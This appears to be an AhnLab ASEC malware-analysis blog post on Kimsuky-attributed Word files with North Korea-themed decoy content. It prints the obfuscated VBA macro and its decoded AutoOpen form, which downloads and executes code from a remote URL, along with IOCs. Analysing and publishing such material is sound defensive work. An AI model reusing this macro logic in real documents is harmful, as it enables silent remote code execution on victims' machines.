
Posted on May 2, 2022

Word Files Related to Diplomacy and National Defense Being Distributed

The ASEC analysis team has discovered the continuous distribution of malicious Word files with North Korea-related file names.


[redacted]
파일
홈
삽입
디자인
페이지 레이아웃
참조
편지
검토
보기
로그인
함초롬바탕
18
붙여넣기
클립보드
글꼴
단락
가나다Aa
표준
가나다Aa
간격 없음
가나다.
제목 1
스타일
찾기
바꾸기
선택
편집
보안 경고 매크로를 사용할 수 없도록 설정했습니다.
콘텐츠 사용
북한의 외교정책과 우리의 대응방향
[redacted]
I. 서론: 미중 전략경쟁과 한반도 평화
미국 전략경쟁이 가열되는 와중에 터진 러시아의 우크라이나 침공과 미국·유럽과 러시아의 대치는 국제질서의 전략적 지형 변화를 예고하고 있다. 힘으로 패권을 차지하려는 자국중심주의의 부상, 자본주의 시장경제 질서라는 '판' 위에서 상대를 압도하려는 미중의 전략경쟁, 서방의 민주주의와 중·러의 권위주의라는 진영논리가 새로운 냉전의 양상을 보여주고 있다. 이런 구도는 한반도 평화에 치명적인 저해 요인들이 될 수 있다. '민주주의 대 권위주의'와 같은 진영 논리가 강화될 경우, 국가 및 진영간 대치, 상호 대결과 혐오의 프레임이 지배하면서 한반도 문제를 해결하기 위한 지역 및 국제 협력의 가능성은 위축되고 한반도 평화 해법은 더욱 복합한 함수관계와 미궁으로 빠져들 수 있다. 이번 러시아의 우크라이나 침공사태는 이런 상황을 더욱 가속화하는 하나의 중요 계기로 작용할 가능성이 있다.
한반도 문제는 기본적으로 지역 및 국제 협력이 필수적이다. 정전체제의 평화체제로의 전환, 평화적 공존과 번영을 일궈내는 문제가 한반도 문제 해소의 궁극적 상이라고 할 수 있다. 한반도 문제는 대륙세력과 해양세력이 만나는 열강의 지정학적 힘겨루기 판 위에 놓여 있다. 문제 자체가 열강들의 이해와 연계된 역사적이고 구조적이고 중층적인 사안들의 복합적 구성물이다. 남북한의 구조화된 장기분단체제, 남북한의 군사적 대치 및 군비경쟁, 북한의 핵 고도화, 북미 적대관계 등의 문제를 해소하기 위해서는 중국, 러시아, 일본의 협력이 필요하다. 이와 더불어 국제적 지지도 역시 필요하다. 그런데 한미일과 북중러의 진영 전선이 강화되고 동북아 군비경쟁이 과열될수록 한반도 대치 전선 역시 강화될 수밖에 없
1/31 페이지
6808개 단어
한국어
100 %




Figure 1. 220426-North Korea's Diplomatic Policy and Our Responses (Professor Jeong).doc

The Word files contain malicious VBA macro codes and are the same file type introduced in <Discovery of Continuous Distribution of North Korea-related Malicious Word Files>. The names of the distributed files that were recently discovered are as follows:

- 220426-North Korea's Diplomatic Policy and Our Responses(Professor Jeong).doc (April 26th)
- North Korea's Diplomatic Policy and Our Responses.doc (April 26th)
- China's Diplomatic Policy and Our Responses.doc (April 22nd)
- Press Release-INTERNATIONAL FORUM ON ONE KOREA 2022 -20220422.docm (April 23rd)
- [Analysis] North Korea's Position on Use of Nuclear Weapons and Implications of Changes in Military Elites Based on April 25th Military Parade (April 26th)

The discovered macro codes include a code that accesses certain URL and runs the downloaded data. The code discovered in the file 'North Korea's Diplomatic Policy and Our Responses.doc' contains the following obfuscated string.

```
Function Unpck(idx) sa = Array("pi^c$", "wi^n$m~g^mts^:w^in@3^2_$pro~ces`s", "1q^a$z~2^wsx^", "On^
$E~r^ror^ R^es@u^me$ Ne~xt:`Set@ m@x $= ^Cr^ea`teO`b`je~ct^(`""~Mi^cro^so~ft$.X`MLH$TT`P""~):`mx^.op$en@
""`GE@T`"",` ^""~h^tt`p:/$/g0`0gl`edr^iv^e`.^myw@eb^com`mu~nit$y@.o~rg`/f^il~e~/up^lo`ad^/li`st$.p`h^p?
$qu`ery$=^1""~, F$al@se~:mx$.S`end@:$Ex$e@cu`te(`mx.^re$spo`ns~eT`ex^t)", "\v^e$r~s^ion^.i^ni@",
```

```
"ws^c$r~i^pt.^ex^e @/^/e$:vb~scr`ipt@ /@/b$ ") Key = "@ $ ~ ` ^" s = sa(idx) arrkey = Split(Key) For Each k In arrkey s = Replace(s, k, "") Next Unpck = s End Function
```

The string is used by the AutoOpen() function that is automatically run when the Word file is opened. The decoded string is shown below.

```
Sub AutoOpen() On Error Resume Next sn = Denor(0) 'pic Set wm = GetObject(Denor(1)) 'winmgmts:win32_process pw = Denor(2) '1qaz2wsx Weed sn, pw Present Set wnd = ActiveDocument wnd.Save cnt = Denor(3) 'On Error Resume Next:Set mx = CreateObject("Microsoft.XMLHTTP"):mx.open "GET", "hxxp://g00gledrive.mywebcommunity[.]org/file/upload/list.php?query=1", False:mx.Send:Execute(mx.responseText) pth = Templates(1).Path & Denor(4) '\version.ini ResContent pth, cnt wm.Create Denor(5) & pth 'wscript.exe //e:vbscript //b End Sub
```

The macro also contains a code related to removing document protection that was mentioned in the post <Discovery of Continuous Distribution of North Korea-related Malicious Word Files>. The password is 1qaz2wsx, meaning that the macro is likely created by the same attacker.

The macro then creates the version.ini file in the %AppData%\Microsoft\Templates\ folder. Inside the file is a command that runs data downloaded from a particular URL. One characteristic of the macro is that it includes 'list.php?query=1' in the URL it accesses.

```
On Error Resume Next: Set mx = CreateObject("Microsoft.XMLHTTP"): mx.open "GET", "hxxp://g00gledrive.mywebcommunity[.]org/file/upload/list.php?query=1", False: mx.Send: Execute(mx.responseText)
```

The created ini file is run by the following command.

- wscript.exe //e:vbscript //b %AppData%\Microsoft\Templates\version.ini

As the URL is no longer valid, the team could not find what the macro does after. Yet as the command used is the same as the one discovered in the post <Word Document Attack Targeting Companies Specialized in Carbon Emissions>, it appears that the macro performed behaviors such as leaking user PC information.

As the attacker suspected of creating the malware is continuously distributing malicious Word files with North Korea-related content, users in the relevant field need to take caution. Users should refrain from opening attachments of emails and running macros of unknown sources.

AhnLab's anti-malware product, V3, detects and blocks the malware using the alias below.

[File Detection] Downloader/DOC.Kimsuky

[IOC] 657b538698483f43aada2e5e4bc4a91d (VBA) cb2a18028055cdf1582c1c5ac3756203 (VBA) 0a0f858beeb6914aaf07896b7790a1d4 (VBA) hxxp://g00gledrive.mywebcommunity[.]org/file/upload/list.php?query=1 hxxp://impartment.myartsonline[.]com/file/upload/list.php?query=1

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:Kimsuky, VBA Macro, Word Document